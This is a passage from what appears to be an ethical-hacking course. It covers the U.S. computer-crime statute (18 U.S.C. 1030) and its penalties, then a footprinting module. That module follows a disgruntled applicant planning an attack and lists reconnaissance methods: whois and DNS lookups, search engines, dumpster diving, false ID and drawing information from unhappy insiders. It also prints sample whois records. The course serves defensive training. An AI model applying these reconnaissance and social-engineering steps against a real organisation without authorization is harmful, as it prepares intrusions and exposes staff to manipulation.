Subsection (a) (2) is, in the truest sense, a provision designed to protect the confidentiality of computer data. The subsection 1030(a) (2) is designed to insure that it is punishable to misuse computers to obtain government information and, where appropriate, information held by the private sector. The provision has also been restructured

to differentiate various aspects of protecting different types of information, thus allowing easy additions or modifications to offenses if these aspects are required to be addressed again.

Not all computer misuse warrants federal criminal sanctions. The challenge is that there is no single definitive clause that can accurately segregate important from unimportant information, and any legislation may therefore be under or over inclusive. For example, a frequent test for determining the appropriateness of federal jurisdiction--a monetary amount--does not work well when protecting information. The theft from a computer of a trial plan in a sensitive case (as in the case of the paralegal sentenced for theft of litigation trial plan) or the copying of credit reports might not meet such a monetary threshold, but clearly such information should be protected. Therefore, the act of taking all of this kind of information is now criminalized.

However, it is important to remember that the elements of the offense include not just taking the information, but abusing one's computer authorization to do so. For instance, during Operation Desert Storm, it was widely reported that hackers accessed sensitive but unclassified data regarding personnel performance reports, weapons development information, and logistics information regarding the movement of equipment and personnel. Subsection 1030(a) (2)(C) is designed to protect against the interstate or foreign theft of information by computer. Such a provision is necessary because, in an electronic environment, information can be "stolen" without transportation, and the original usually remains intact.

Section 1030(a) (3) protects the computer from outsiders, even if the outsider obtains no information. Thus, an intruder who violates the integrity of a government machine to gain network access is nonetheless liable for trespass even when he has not jeopardized the confidentiality of data. Section 1030(a) (2), on the other hand, protects the confidentiality of data, even from intentional misuse by insiders. Additionally, although a first violation of § 1030(a) (3) is

always a misdemeanor, a § 1030(a) (2) violation may constitute a felony if the information taken is valuable or sufficiently misused.

When a computer is used for the government, the government is not necessarily the operator. The term 'non public' is intended to reflect the growing use of the Internet by government agencies and, in particular, the establishment of World Wide Web home pages and other public services. This makes it perfectly clear that a person who has no authority to access any non-public computer of a department or agency may be convicted under (a) (3) even though permitted to access publicly available computers.

Subsection 1030(a) (4) insures that felony level sanctions apply when unauthorized use of the computer (or use exceeding authorization) is significant. Hackers, for example, have broken into Cray supercomputers for the purpose of running password cracking programs, sometimes amassing computer time worth far in excess of \$5,000. In light of the large expense to the victim caused by some of these trespassing incidents, it is more appropriate to except from the felony provisions of subsection 1030(a)(4) only cases involving no more than \$5,000 of computer use during any one-year period.

The definition of "protected computer" includes government computers, financial institution computers, and any computer "which is used in interstate or foreign commerce or communications." The term 'protected computer' was included to address the original concerns regarding intrastate "phone phreakers" (i.e., hackers who penetrate telecommunications systems). It also specifically includes those computers used in "foreign" communications. With the continually expanding global information infrastructure, with numerous instances of international hacking, and with the growing possibility of increased global industrial espionage, it is important that the United States have jurisdiction over international computer crime cases.

This section also caters to the problem of insider attack, given the rise in computer attacks from insiders such as disgruntled

employees. For example, although those who intentionally damage a system should be punished regardless of whether they are authorized users, it is equally clear that anyone who knowingly invades a system without proper authority and causes significant loss to the victim should be punished as well, even when the damage caused is not intentional. In such cases, it is the intentional act of trespass that makes the conduct criminal.

To provide otherwise is to openly invite hackers to break into computer systems, safe in the knowledge that no matter how much damage they cause, they commit no crime unless that damage was either intentional or reckless. This subsection criminalizes all computer damage done by outsiders, as well as intentional damage by insiders, albeit at different levels of severity. The essence of this section is that intentional damage by trespassers and authorized users is a felony. Causing reckless damage is a felony for a trespasser, though not a crime for an authorized user. Causing negligent damage is a misdemeanor for a trespasser, and not a crime for an authorized user.

Although subsections § 1030(a)(5)(B) and (a)(5)(C) require that the actor cause damage as a result of his or her unauthorized access, damages are not limited to those caused by the process of gaining illegal entry. Rather, all damage, whether caused while gaining access or after entry, is relevant.

For example, intruders often alter existing log-on programs so that user passwords are copied to a file which the hackers can retrieve later. After retrieving the newly created password file, the intruder restores the altered log-on file to its original condition. Arguably, in such a situation, neither the computer nor its information has been damaged.

Nonetheless, the intruder's conduct allowed him to accumulate valid user passwords to the system, required all system users to change their passwords, and required the system administrator to devote

resources to re-securing the system. Thus, although there may be no permanent "damage," the victim does suffer "loss."

As the network infrastructures continue to grow, computers will increasingly be used for access to critical services such as emergency response systems and air traffic control, and will be critical to other systems that we cannot yet anticipate.

Thus, any definition of "damage" must broadly encompass the types of harms against which people should be protected. The first is significant financial losses; the second is potential impact on medical treatment. Other aspects covered include causing physical injury to any person and threatening the public health or safety.

Subsection (a) (7) is designed to respond to a growing problem: the interstate transmission of threats directed against computers and computer networks. Such threats, if accompanied by an intent to extort, may already be covered in some instances by the Hobbs Act, 18 U.S.C. § 1951, which applies to interference with commerce by extortion. They also may be covered in some instances by 18 U.S.C. § 875(d), which applies to interstate communication of a threat to injure the property of another.

These concerns are not theoretical. In one recent case, for example, an individual threatened to crash a computer system unless he was granted access to the system and given an account. Another case involved an individual who penetrated a city government's computer system and encrypted the data on a hard drive, thus leading the victim to suspect an extortion demand was imminent.

It is worth noting that subsection (a)(7) covers any interstate or international transmission of threats against computers, computer networks, and their data and programs, whether the threat is received by mail, a telephone call, electronic mail, or through a computerized message service.

The provision is worded broadly to cover threats to interfere in any way with the normal operation of the computer or system in question, such as denying access to authorized users, erasing or corrupting data or programs, or slowing down the operation of the computer or system.

A recent case that was charged has been that of a contract employee who downloaded a zip file and transmitted said zipped file to an e-mail account on the NASA e-mail server, knowing that the zipped file in question would cause the computer system to drastically slow down or completely stop processing e-mail messages at the Glenn Research Center.

Penalties

1. (A) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(1) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and
 - (B) a fine under this title or imprisonment for not more than twenty years, or both, in the case of an offense under subsection (a)(1) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;
2. (A) except as provided in subparagraph (B), a fine under this title or imprisonment for not more than one year, or both, in the case of an offense under subsection (a)(2), (a)(3), (a)(5)(A)(iii), or (a)(6) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;

- (B) a fine under this title or imprisonment for not more than 5 years, or both, in the case of an offense under subsection (a)(2), or an attempt to commit an offense punishable under this subparagraph, if--
 - (i) the offense was committed for purposes of commercial advantage or private financial gain;
 - (ii) the offense was committed in furtherance of any criminal or tortious act in violation of the Constitution or laws of the United States or of any State; or
 - (iii) the value of the information obtained exceeds \$5,000;
- (C) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(2), (a)(3) or (a)(6) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;

3.

- A. a fine under this title or imprisonment for not more than five years, or both, in the case of an offense under subsection (a)(4) or (a)(7) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and

- B. a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(4), (a)(5)(A)(iii), or (a)(7) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and
- 4.
- A. a fine under this title, imprisonment for not more than 10 years, or both, in the case of an offense under subsection (a)(5)(A)(i), or an attempt to commit an offense punishable under that subsection;
 - B. a fine under this title, imprisonment for not more than 5 years, or both, in the case of an offense under subsection (a)(5)(A)(ii), or an attempt to commit an offense punishable under that subsection;
 - C. a fine under this title, imprisonment for not more than 20 years, or both, in the case of an offense under subsection (a)(5)(A)(i) or (a)(5)(A)(ii), or an attempt to commit an offense punishable under either subsection, that occurs after a conviction for another offense under this section.
-

Regardless of the amount of damage caused by an attack, Sections (a)(1) and (a)(7) are felonies. Similarly, sections (a)(3) and (a)(5)(C) are misdemeanors; the amount of damage is irrelevant. Sections (a)(5)(A) and (a)(5)(B) are felonies, but only if damage is caused as is outlined by 18 U.S.C. §1030(e)(8), which defines damage as the

impairment to the integrity or availability of data, a program, a system or information that causes loss aggregating at least \$5,000 in value during any one year period to one or more individuals; anything that modifies or impairs, or potentially modifies or impairs, the medical examination, diagnosis, treatment, or care of one or more individuals; causes physical injury to any person; or threatens public health or safety

Section (a)(2) has its own damage provision: a violation under this section may be a felony, but only if the offense was committed (1) for purposes of commercial advantage or private financial gain, or (2) in furtherance of any criminal or tortious act in violation of the Constitution, or laws of the U.S. or of any State, or (3) if the value of the information obtained exceeds \$5,000. Otherwise, it is a misdemeanor. Finally, the amount of damage is so important to Section (a)(4) that there is no violation at all unless the value of the thing obtained is more than \$5,000 in any one-year period.

Although the five thousand dollar requirement appears clear, uncertainties surrounding what can be included in the calculation of damage. For example, if only the links of a web page is altered in an attack without actual damage to the system, meeting the five thousand dollar threshold may be difficult. Additionally, it may be difficult to determine a fixed amount in damages if an attacker used a victim's computer only to launch attacks.

The seriousness of a breach in confidentiality depends, in considerable part, on either the value of the information or the defendant's motive in taking it. Thus, the statutory penalties are structured so that merely obtaining information of minimal value is only a misdemeanor, but certain aggravating factors make the crime a felony.

More specifically, the crime becomes a felony if the offense was committed for purposes of commercial advantage or private financial gain, for the purpose of committing any criminal or tortious act in

violation of the Constitution or laws of the United States or of any State, or if the value of the information obtained exceeds \$5,000.

As for the monetary threshold, any reasonable method can be used to establish the value of the information obtained. For example, the research, development, and manufacturing costs, or the value of the property "in the thieves' market," can be used to meet the \$5,000 valuation.

"Loss" can include any monetary loss that the victim sustained as a result of any damage to computer data, a program, a system or information. In addition, loss includes the costs that were a natural and foreseeable result of any damage, and any measures that were reasonably necessary to restore or re-secure the data, the program, the system, or information. An impairment of the data's integrity may occur even though no data was physically changed or erased if the victim suffered a "loss." Therefore, a victim of a computer compromise would be advised to calculate the amount of damage based on these and similar factors. Should the victim decide to involve federal law enforcement, a timely estimate of the amount of loss may assist in swiftly tracing the attacker.

For section 1030(3) (a) (b), penalty can be an appropriate fine and /or up to 1 year in prison, 10 years if it is a repeat offense. While the sentencing has been a progressive step, it also highlights the need to draft parallel laws that would make software companies and other information technology providers legally accountable for weak or lax security. This will be an important step towards ensuring security at the design level itself. The notion that a company can produce a consumer product that is systemically flawed, and not be liable, must be addressed by law as well.

A sub-part to the penalties under 18 U.S.C. 1030(c) introducing fines and potential life sentences for offenders who either knowingly or recklessly attempt to or cause death to any person. The cyber security enhancement act also provides for fines and prison terms up to 20 years for offenders who knowingly or recklessly attempt to or

cause serious bodily injury. However, recklessness is not usually treated as rising to a sufficient criminal level of intent to warrant such prison terms. For instance, recklessness in a contemporary context can also be an employee running a disk without a virus check.

Under this section, the term "loss" means any reasonable cost to any victim, including the cost of responding to an offense, conducting a damage assessment, and restoring the data, program, system, or information to its condition prior to the offense, and any revenue lost, cost incurred, or other consequential damages incurred because of interruption of service.

Note that the term "protected computer" also includes a computer which is used in interstate or foreign commerce or communication, including a computer located outside the United States that is used in a manner that affects interstate or foreign commerce or communication of the United States.

For section 1030(4) (a), penalty can be an appropriate fine and /or up to 5 years in prison, 10 years if it is a repeat offense. The maximum statutory penalty for each count in violation of Title 18, United States Code, Section 1030(a)(4) is five years imprisonment and a fine of \$250,000, plus restitution if appropriate. However, the actual sentence will be dictated by the Federal Sentencing Guidelines, which take into account a number of factors, and will be imposed in the discretion of the Court.

This section was recently used in the prosecution of former Cisco employees who exceeded their authorized access to the computer systems of Cisco Systems in order to illegally issue almost \$8 million in Cisco stock to themselves.

Any person who suffers damage or loss by reason of a violation of this section may maintain a civil action against the violator to obtain compensatory damages and injunctive relief or other equitable relief.

A civil action for a violation of this section may be brought only if the conduct involves 1 of the factors set forth in clause (i), (ii), (iii), (iv), or (v) of subsection (a)(5)(B). Damages for a violation involving only conduct described in subsection (a) (5) (B) (i) are limited to economic damages. No action may be brought under this subsection unless such action is begun within 2 years of the date of the act complained of or the date of the discovery of the damage. No action however, may be brought under this subsection for the negligent design or manufacture of computer hardware, computer software, or firmware. We had mentioned the need to address this legally in the previous discussion.

Summary

- Security is critical across sectors and industries.
 - Ethical Hacking is a methodology to simulate a malicious attack without causing damage.
 - Hacking involves five distinct phases.
 - Security evaluation includes preparation, conduct and evaluation phases.
 - Cyber crime can be differentiated into two categories.
 - U.S. Statutes § 1029 and 1030 primarily address cyber crime.
-

Summary

Recap

- Security is critical across sectors and industries.
- Ethical Hacking is a methodology to simulate a malicious attack without causing damage.
- Hacking involves five distinct phases.
- Security evaluation includes preparation, conduct and evaluation phases.
- Cyber crime can be differentiated into two categories.
- U.S. Statutes 1029 and 1030 primarily address cyber crime.

Module 2: Footprinting

Overview

Scenario



Adam is furious. He had applied for the network engineer job at targetcompany.com He believes that he was rejected unfairly. He has a good track record, but the economic slowdown has seen many layoffs including his. He is frustrated - he needs a job and feels he has been wronged. Late in the evening he decides that he will prove his mettle.

- What do you think Adam would do?
 - Where would he start and how would he go about it?
 - Are there any tools that can help him in his effort?
 - Can he cause harm to targetcompany.com?
 - As a security professional, where can you lay checkpoints and how can you deploy countermeasures?
-

Prelude

"If you're a good hacker, everyone knows your name. If you're a great hacker, no one knows

"who you are"

The significance of this quote in the present context is that there is no sure way of predicting the ways of a hacker. Throughout this course, we will use the term 'cracker' or 'attacker' to refer to a hacker with malicious intent. The term 'hacker' as used here, will be generic.

Here is an interesting description of a hacker drawn from the Internet.

"The hacker is an interesting entity. Hackers seek knowledge and are not afraid of solving problems or tapping into their brain power. Hackers are sometimes stubborn, always clever, curious and intelligent, and constantly learning. They are thinkers who like to be challenged. Most often good hackers are also good programmers... never use exploits unless they know exactly what the code they're executing is doing. Most of the time they only use exploits which they have written themselves..."

We have seen the activity phases of a cracker in the previous module. Beginning with this module we will detail these phases and deal with the various domains involved. This module addresses the footprinting sub phase of the reconnaissance phase.

This module discusses a scenario for the purpose of concept correlation. This scenario has been based on several real life situations. The icon legend used in the module is given below.



Tools



Concept



Threat



Attack Methods



Note



Countermeasure

We begin with a scenario description. The CSI/FBI 2002 survey noted that 75% of attacks could be sourced to disgruntled employees. In this scenario we follow the actions of 'Adam', a

disgruntled applicant who feels he has been denied a job on unfair grounds.

The recession had taken its toll and Adam found himself laid off from his job. Several rejected applications later, he came across a job opening for a network engineer in his city. He had eight years of experience in the field and had worked on several technologies. However, this firm presented him with the opportunity to work on one of the leading technologies, which he was very much interested in.

Unlike his previous applications, Adam took care to read about the company and its activities. He tailored his resume to fit their requirement profile. It seemed a perfect match to him. Adam's hard work paid off when he was called for an interview. Again, unlike the previous interviews he had attended, Adam took care to prepare for this interview extensively. He met up with current employees at the local coffee shop and made some friends as well.

When he reached their interview venue, he realized that there were just too many applicants - much like all the other interviews he had attended. However, he was confident he would make it. He exchanged small talk with some of the other attendees while waiting for his turn and noted that few had similar experience as his.

The interview went well and Adam expected to hear from them regarding the offer soon. Contrary to his expectations, he received an email that informed him about the company's regret in not being able to accommodate him and stating that it hoped that he would make it some other time. Adam was dejected.

He happened to meet one of the employees in the same coffee shop a few days later and found out that the new recruit was known to him. Adam was convinced that his application was rejected on unfair grounds. He felt that he was a better match

for the job... and this he would prove. He would test the recruit on his home ground.

The battle call was a subtle one - Adam began by checking out the company website. The company would have to accommodate him now and he was going to make it this time.

The battle had begun... but, who would win the war?

Note to readers:

The purpose of the scenario description is not to advocate a single means of information gathering, but rather to give the perspective of a cracker. Not all crackers need to behave similarly. The hacker community takes pride in their ingenuity to seek ways of accessing a system not thought about previously or popularly.

There are various levels of sophistication among hackers. The hacker lexicon terms them as *lamer*, *script kiddies*, *uberhacker* etc. The original hackers do not consider themselves to be of dubious repute, and take pride in following a code of ethics. We are focusing on those who use their talent towards destructive or harmful means. The illustration here is meant to be for what it states -"illustration".

The purpose of revisiting Adam at various points in this module is to highlight some easily overlooked aspects of security that can be addressed proactively. The point to moot is that information can be easily available if sought. What information should be available publicly and what measures you can advocate to safeguard this information is our discussion here.

Module Objectives

- Overview of the Reconnaissance Phase
- Introducing Footprinting

- Understanding the information gathering methodology of hackers
 - Comprehending the Implications
 - Learning some of the tools used for reconnaissance phase
 - Deploying countermeasures
-

Module Objectives

This module introduces the reconnaissance phase of hacking to the reader. It details the aspect of footprinting. On completing this module, you will:

- Have an overview of the reconnaissance phase
- Be introduced to footprinting
- Be able to understand the generic information gathering methodology of hackers
- Gain insight about the implications that this phase present to the organization
- Learn about some of the tools used for the reconnaissance phase
- Be able to advocate countermeasures


The reader is urged to note that there is no 'one way' for hackers to approach a system. This is the basis behind stating that while countermeasures are suggested here, they are proposed in the light of the generic approach of hackers towards a system. There can be several hackers trying to target a system. The intent behind their activities cannot be foreknown and hence all activity must be treated as a threat.

Readers are advised to note that the focus of this course is not to teach the finer aspects of hacking, rather to emphasize on the vulnerability - threat - attack methods - tools - countermeasures threads of discussion.

Hence, we do not go into the diverse details on 'how to' hack, rather focusing the discussion on where you must look for vulnerabilities, what threat is posed by the vulnerability, what are the ways in which a cracker can exploit the vulnerability and what countermeasures should be advocated in the light of the threat. The objective of using tools here is to save on time and resources and defend resources in a proactive and efficient manner. It is assumed that readers possess good programming skills, and familiar with the various technical environments.

There are several tools available to the hacker and this list is ever evolving. This may range from simple code compilation software to source code text files available on the Internet. The point of emphasis is that it is in the interest of the organization to defend itself against vulnerabilities - known and unknown by adopting suitable methodology, tools and techniques to safeguard its assets.

Revisiting Reconnaissance



- Reconnaissance refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of evaluation prior to launching an attack.
-

Let us begin by revisiting the discussion on reconnaissance in the last module. We have seen that it refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of attack prior to launching an attack.

The exact methodology that a hacker adopts while approaching a target can vary. Some may randomly select a target based on vulnerability that can be exploited. Some others may be trying their hand at a new technology or skill level. Others may be methodologically preparing to attack a particular target for any particular reason.

For the purpose of study, we will broadly group these activities under three primary phases to comprise the reconnaissance phase. Network enumeration and scanning will be treated individually in separate modules.

Throughout this module readers are provided with references that go into building stronger conceptual knowledge. It is desirable that readers use them for the stated purpose. Similarly, the tools used in this module are representative of the genre they belong to. They are cited here for their popularity and availability.

The core of this module is non-intrusive information gathering techniques. Here, no system is breached or accessed in order to retrieve information. The core dependency of this technique lies in the information dissemination policy and practices of the organization.

Defining Footprinting

- Footprinting is the blueprinting of the security profile of an organization, undertaken in a methodological manner.
 - Footprinting is one of the three pre-attack phases. The others are scanning and enumeration.
 - Footprinting results in a unique organization profile with respect to networks (Internet / Intranet / Extranet / Wireless) and systems involved.
-

Information warfare is not without its battle plans or surveillance techniques. In this context, a strategic map used in a battle would be a close analogy to a footprint. Note that through this course, we use the term '*organization*' to represent a target system. This includes discussion pertaining to a single system as well.

Concept Footprinting is the blueprinting of the security profile of an organization or target system, undertaken in a methodological manner.

To elaborate on the above definition; the term '*blueprinting*' is used because completion of this activity results in a unique system profile of the organization. It is considered '*methodological*' because critical information is sought based on a previous discovery.

There is no single methodology for footprinting, as a hacker can choose several routes to trace the information. However, this activity is essential as all crucial information needs to be gathered before the hacker can decide on the best possible course of action.

Note Footprinting therefore, needs to be carried out precisely and in an organized manner. The information unveiled at various network levels can include details of *domain name, network blocks, network services and applications, system architecture, intrusion detection systems, specific IP addresses, access control mechanisms and related lists, phone numbers, contact addresses, authentication mechanisms and system enumeration*.

This listing may include more information depending on how various security aspects are addressed by the organization. Information gathered during the footprinting phase can be used as a springboard in narrowing down the attack methodology and also in assessing its merit.

One dubious aspect of the information gathering phase is that most of it can be sought within legal bindings and from publicly available information. It is to be noted that though the Internet originated from the efforts of the defense department and many of the protocols were established to serve the purpose of communicating information reliably, completely and dependably; the speed with which it would penetrate the common world was unpredicted, and so were the security concerns that would arise from the increased networked environment.

Information Gathering Methodology

- 1. Unearth initial information
 - 2. Locate the network range
- }
- Footprinting
- 3. Ascertain active machines
 - 4. Discover open ports / access points
 - 5. Detect operating systems

6. Uncover services on ports

7. Map the Network

Note The information gathering activity can be broadly divided into seven phases. The attacker would first unearth initial information (such as domain name), locate the network range of the target system (using tools such as Nslookup, whois etc), ascertain the active machines (for instance by pinging the machine), discover open ports or access points (using tools such as port scanners), detect operating systems (for instance querying with telnet), uncover services on ports and ultimately map the network.

This module details footprinting, which includes the first two phases listed above. Footprinting is considered to be an exacting phase and is intended to give the attacker an assessment of the target system. It also serves in eliminating several possible hacking techniques and allows the attacker to choose the best fit to achieve access to the system. This not only speeds up the real attack process, but also aids in helping the attacker prepare better for covering his tracks and thereby leave a smaller or minimal footprint.

Footprinting is required to ensure that isolated information repositories that are critical to the attack are not overlooked or left undiscovered. Footprinting merely comprises one aspect of the entire information gathering process, but is considered one of the most important stages of a mature hack.

In the following pages we will discuss some of the possible ways of footprinting, the implications they pose to the target systems and the countermeasures that can be adopted.

Adam browsed through the target company site. He had already researched well for his job application and had the company's annual reports, press releases, brochures etc. He decided to search the web for postings on message boards, discussion groups and even checked partner sites. He came across some interesting information that would normally be unavailable.

The next day he dropped at the coffee shop and chatted with a group of insiders. One of them did not seem happy with his work and vented his opinion regarding his employer often. He also seemed to like the attention being paid to his comments.

Unearthing Initial Information

Commonly includes:


- Domain name lookup
- Locations
- Contacts (Telephone / mail)

Information Sources:

- Open source
- Whois
- Nslookup

Hacking Tool:

- Sam Spade



It is increasingly clear that several enterprises are positioning their websites to represent their corporate image globally. Often these websites are the starting point of the information gathering phase.

Concept **Open Source Footprinting** is the easiest and safest way to go about finding information about a company. Information that is available to the public, such as phone numbers, addresses, etc. Performing whois requests, searching through DNS tables are other forms of open source footprinting. Most of this information is fairly easy to get, and within legal limits. One easy way to check for sensitive information is to check the HTML source code of the website to look for links, comments, Meta tags etc.

Typing the company name in any search engine can retrieve its domain name (such as targetcompany.com). The categories of information that can be available from open sources include general information about the target, employee information, business information, information sourced from newsgroups such as postings about systems themselves), links to company/personal web sites and HTML source code.

Attack Methods The attacker may choose to source the information from:

- A web page (save it offline, e.g. using offline browser such as Teleport pro - downloadable at <http://www.tenmax.com/teleport/pro/home.htm>),

- Yahoo or other directories. (Tifny is a comprehensive search tool for USENET newsgroups. The program learns from past usage and utilizes that knowledge to improve the quality of experience.)
- Multiple search engines (All-in-One, Dogpile), groups.google.com is a great resource for searching large numbers of news group archives without having to use a tool.
- Using advanced search (e.g. AltaVista - where reverse links can be unearthed to vulnerable sites),
- Search on publicly trade companies (e.g. EDGAR).
- Dumpster diving (To retrieve documents that have been carelessly disposed)
- Physical access (False ID, temporary/contract employees, unauthorized access etc)

Apart from surfing the site for contact information (such as phone numbers, email addresses, human contact information, recent mergers and acquisitions, partners, alliances etc) the attacker can lookup the domain name with a whois client and also do an Nslookup.

Note For instance let us take a look at what a whois query on Microsoft might result in. Note that there are several whois lookup clients on the Internet and some may reveal more information than the standard whois lookup, like the one shown below. This whois query gives additional information such as server type, number of DMOZ listings, website status, how many sites the web server is hosting etc. It also renders the monitoring option for the particular site.

Website Title:	Microsoft Corporation
Server Type:	Microsoft-IIS/6.0
DMOZ:	993 listings
Website Status:	Active
Web server hosts:	6 other websites hosted
IP Address:	207.46.249.27
Visit Website:	www.microsoft.com
Record Type:	Domain Name
Monitor:	Add microsoft.com to My Monitoring List
Search all domains:	query: Microsoft
Name Server:	DNSi.CP.MSFT.NET DNSi.TK.MSFT.NET
ICANN Registrar:	NETWORK SOLUTIONS, INC.
Created:	2-May-91

Expires:	3-May-12
Status:	ACTIVE

Note the information on the other websites hosted and the name server details, which can be further queried to obtain information.

Registrant:	
Microsoft Corporation (MICROSOFT-DOM)	
1 Microsoft way	
Redmond, WA 98052	
US	
Domain Name: MICROSOFT.COM	
Administrative Contact:	
Microsoft Corp (EPMKOEASO)	< msnhst@MICROSOFT.COM >
Microsoft Corp	
One Microsoft Way	
Redmond, WA 98052	
US	
425 882 8080	
Technical Contact:	
Microsoft (EJSEHEQUAO)	< msnhst@MICROSOFT.COM >
Microsoft	
One Microsoft Way	
Redmond, WA 98052	
US	
425-882-8080	
Record expires on 03-May-2012.	
Record created on 02-May-1991.	
Database last updated on 22-Mar-2003 03:00:43 EST.	
Domain servers in listed order:	
DNS1.CP.MSFT.NET	207.46.138.20
DNS3.UK.MSFT.NET	213.199.144.151
DNS1.SJ.MSFT.NET	65.54.248.222

DNS1.DC.MSFT.NET	207.68.128.151
DNS1.TK.MSFT.NET	207.46.245.230

Some whois clients also provide a reverse query. Here, a known IP can be traced back to its domain. The authoritative resource for whois databases are:



Source: APNIC


Note There are four RIRs, each maintaining a whois database holding details of IP address registrations in their regions. The RIR whois databases are located at:

- ARIN (North America and sub-Saharan Africa)
- APNIC (Asia Pacific region)
- LACNIC (Southern and Central America and Caribbean)
- RIPE NCC (Europe and northern Africa)

For historical reasons, the ARIN Whois Database is generally the starting point for searches. If an address is outside of ARIN's region, then that database will provide a reference to either APNIC or RIPE NCC. www.allwhois.com is also considered a comprehensive whois interface.

Tools There are tools available to aid a whois lookup. Some of them are Sam Spade (downloadable from www.samspade.org). Smart Whois (downloadable from www.tamos.com). Netscan (downloadable from www.netscantools.com) and GTWhois (Windows XP compatible) (www.geektools.com) etc. Whois client is available in most versions of UNIX. For users with UNIX X and GUI + GTK toolkit, Xwhois (available at <http://c64.org/~nr/xwhois/>) can be used.

Readers are encouraged to read the RFCs and standards related to the discussion. Readers may refer to std/std13 - Internet standard for Domain Names - Concepts and Facilities and RFCs 1034, 1035.



Concept Several operating systems provide a WHOIS utility. To conduct a query from the command line, the format is:

```
whois -h hostname identifier e.g. whois -h whois.arin.net <query string>
```

In order to obtain a more specific response, the query can be conducted using flags. Many of these flags can be specified together to determine a specific output. The syntax requirement is that flags be separated from each other and from the search term by a space.

Flags can be categorized under query types and only one flag may be used from a query type.

- **Query-by-record-type:**

- n Network address space
- a Autonomous systems
- p Points of contact
- o Organizations
- c End-user customers

- **Query-by-attribute:**

- @<domain name> Searches for matches by the domain-portion of an e-mail address
- ! <handle> Searches for matches by handle or id
- . <name> Searches for matches by name

Searches that retrieve a single record will display the full record. Searches that retrieve more than one record will be displayed in list output.

- **Display flags:**

- + Shows detailed (aka 'full' output) display for EACH match
- Shows summary only (aka 'list' output), even if single match returned

However, the + flag cannot be used with the record hierarchy sub query.

- **Record hierarchy:**

Records in the WHOIS database have hierarchical relationships with other records.

< Displays the record related up the hierarchy. For a network, displays the supernet, or parent network in detailed (full) format.

> Displays the record(s) related down the hierarchy. For a network, displays the subdelegation(s), or subnets, below the network, in summary (list) format. For an organization or customer, displays the resource(s) registered to that organization or customer, in summary (list) format.

- **Wild card queries:**

WHOIS supports wild card queries. Append the query with an asterisk (*). This can also be used in combination with any flags defined above.

Let us take a look at a query for Google. Results of querying whois at internic.net for domain name google.com

Domain Name: GOOGLE.COM
Registrar: ALLDOMAINS.COM INC.
Whois Server: whois.alldomains.com
Referral URL: http://www.alldomains.com
Name Server: NS2.GOOGLE.COM
Name Server: NS1.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
Status: REGISTRAR-LOCK
Updated Date: 03-oct-2002
Creation Date: 15-sep-1997
Expiration Date: 14-sep-2011

Results of querying whois at internic.net for registrar ALLDOMAINS.COM INC

Registrar Name: ALLDOMAINS.COM INC.
Address: 2261 Morello Ave, Suite C, Pleasant Hill, CA 94523, US
Phone Number: 925-685-9600
< Email: registrar@alldomains.com >

Whois Server: whois.alldomains.com
Referral URL: www.alldomains.com
Admin Contact: Chris J. Bura
Phone Number: 925-685-9600
< Email: registrar@alldomains.com >
Admin Contact: Scott . Messing
Phone Number: 925-685-9600
< Email: scott@alldomains.com >
Billing Contact: Chris J. Bura
Phone Number: 925-685-9600
< Email: registrar@alldomains.com >
Billing Contact: Joe . Nikolaou
Phone Number: 925-685-9600
< Email: accounting@alldomains.com >
Technical Contact: Eric . Lofaso
Phone Number: 925-685-9600
< Email: eric@alldomains.com >
Technical Contact: Chris . Sessions
Phone Number: 925-685-9600
< Email : chris.sessions@alldomains.com >
Technical Contact: Justin . Siu
Phone Number: 925-685-9600
< Email: justin.siu@alldomains.com >

Results of querying whois at internic.net for nameserver NS2.GOOGL.COM

Server Name: NS2.GOOGL.COM
IP Address: 216.239.34.10
